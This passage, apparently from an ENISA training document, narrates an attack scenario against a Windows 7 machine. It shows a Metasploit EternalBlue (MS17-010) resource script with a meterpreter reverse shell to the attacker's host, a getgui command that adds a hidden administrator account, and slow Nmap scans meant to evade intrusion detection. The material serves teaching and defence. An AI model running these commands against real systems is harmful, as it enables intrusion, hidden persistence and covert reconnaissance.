
²⁰¹ admin/admin and similar

The attack

Bob's computer is running Microsoft Windows 7 and is behind with updates. Therefore, it is (still) vulnerable to vulnerability MS17-10²⁰². This vulnerability allows an attacker to remote exploit the computer and completely takeover. Security update MS17-010 addresses various vulnerabilities in Windows Server Message Block (SMBv1). This vulnerability was also used with the worldwide WannaCry ransomware attack on May 12, 2017. One of the attacks that can be performed with this vulnerability is called "EternalBlue".


The hacker uses the Metasploit framework, which support to exploit vulnerability MS17-10.

After Bob's computer is compromised, a new account is created and Windows Remote Desktop is enabled.



```
root@kali: ~/Desktop/ATTACK
File Edit View Search Terminal Help
root@kali:~/Desktop/ATTACK# cat meterpreter.rc
use windows/smb/ms17_010_eternalblue.rb
set targetarchitecture x64
set processinject lsass.exe
set LHOST 192.0.2.80
set RHOST 198.51.100.20
set PAYLOAD windows/x64/meterpreter/reverse_tcp
exploit
root@kali:~/Desktop/ATTACK# msfconsole -r meterpreter.rc
```

Figure 5-78. Screenshot of the content and use of the meterpreter script (Metasploit framework) (source: screenshot created by ENISA)



```
meterpreter > run getgui -u tmpgquest -p YrOwned

[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [...]
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Setting user account for logon
[*] Adding User: tmpgquest with Password: YrOwned
[*] Hiding user from Windows Login screen
[*] Adding User: tmpgquest to local group 'Remote Desktop Users'
[*] Adding User: tmpgquest to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup use command: run multi_console_command -r /root/.msf4/logs/scripts/getgui/clean_up_20180726.1130.rc
meterpreter >
```

Figure 5-79. Screenshot of the creation of the new username at Bob's computer (source: screenshot created by ENISA)

²⁰² Microsoft (2017b), <https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010> (last accessed on July 12th 2018)

The hacker notices the OpenVPN icon when he logged in through the Remote Desktop. The networks 10.20.30.0/24 and 10.20.31.0/24 were found while looking at the IP configuration and the IPv4 Route Table.




Figure 5-80. Screenshot of Remote Desktop of Bob's computer showing the IPv4 Route table (source: screenshot created by ENISA)

A command line port scanner called *Nmap* is uploaded to the computer of Bob. To find active hosts, the hacker starts a port scan. The hacker scans the network range 10.20.30.0/24 first. To avoid Intrusion Detection Systems (IDS), Nmap parameter²⁰³ *-T1* (also called *sneaky*) is used to scan very slowly. By this way it took more than 4 hours to find which of the 256 hosts are active, but the actions remain under the radar. As the scan lasts longer, the chance that the hacker is detected by Bob increases. However, the Hacker takes the risk because he assumes that he is less likely to be discovered outside office hours.

²⁰³ -T 0 (paranoid) | 1 (sneaky) | 2 (polite) | 3 (normal) | 4 (aggressive) | 5 (insane)





Figure 5-81. Screenshot of the Nmap scan command (source: screenshot created by ENISA)

The output of the Nmap scan shows the four devices found by the scan.



```


Administrator: C:\Windows\System32\cmd.exe
Reply from 10.20.31.1: bytes=32 time=1ms TTL=64
Reply from 10.20.31.1: bytes=32 time=1ms TTL=64

Ping statistics for 10.20.31.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 1ms, Average = 1ms

C:\Windows\Temp\nmap-7.70>nmap -sn -T1 10.20.30.0/24
WARNING: Could not import all necessary Npcap functions. You may need to upgrade
to the latest version from http://www.npcap.org. Resorting to connect() mode --
Nmap may not function completely
Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-26 18:20 W. Europe Daylight T
ime
Nmap scan report for 10.20.30.1
Host is up (0.00s latency).
Nmap scan report for 10.20.30.71
Host is up (0.017s latency).
Nmap scan report for 10.20.30.82
Host is up (0.96s latency).
Nmap scan report for 10.20.30.189
Host is up (0.00s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 14447.00 seconds
C:\Windows\Temp\nmap-7.70>
  
```

Figure 5-82. Screenshot of the result the Nmap scan (source: screenshot created by ENISA)

The hacker explores the services on the active IPs by performing a new scan. He continues a port scan for each IP found for the ports tcp:22 (ssh), tcp:80 (http) and tcp:443 (https).



```

Administrator: C:\Windows\System32\cmd.exe

PORT      STATE  SERVICE
22/tcp    open   ssh
80/tcp    open   http
443/tcp   filtered https

Nmap done: 1 IP address (1 host up) scanned in 95.39 seconds

C:\Windows\Temp\nmap-7.70>nmap -T1 -p22,80,443 10.20.30.71
WARNING: Could not import all necessary Npcap functions. You may need to upgrade
to the latest version from http://www.npcap.org. Resorting to connect() mode --
Nmap may not function completely
Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-26 22:29 W. Europe Daylight T
ime
Nmap scan report for 10.20.30.71
Host is up (0.00s latency).

PORT      STATE  SERVICE
22/tcp    open   ssh
80/tcp    open   http
443/tcp   open   https

Nmap done: 1 IP address (1 host up) scanned in 81.17 seconds
C:\Windows\Temp\nmap-7.70>
  
```

Figure 5-83. Screenshot of the result of the Nmap port scan (source: screenshot created by ENISA)

The IP addresses 10.20.30.1, 10.20.30.71 and 10.20.30.189 have open ports for tcp:80 and tcp:443, this presumes that web servers are running. IP address 10.20.30.189 contains a web server frontend for a database servers.




Figure 5-84. Screenshot of the application on IP address 10.20.20.189 (source: screenshot created by ENISA)




Figure 5-85. Screenshot of the application on IP address 10.20.20.189 (source: screenshot created by ENISA)

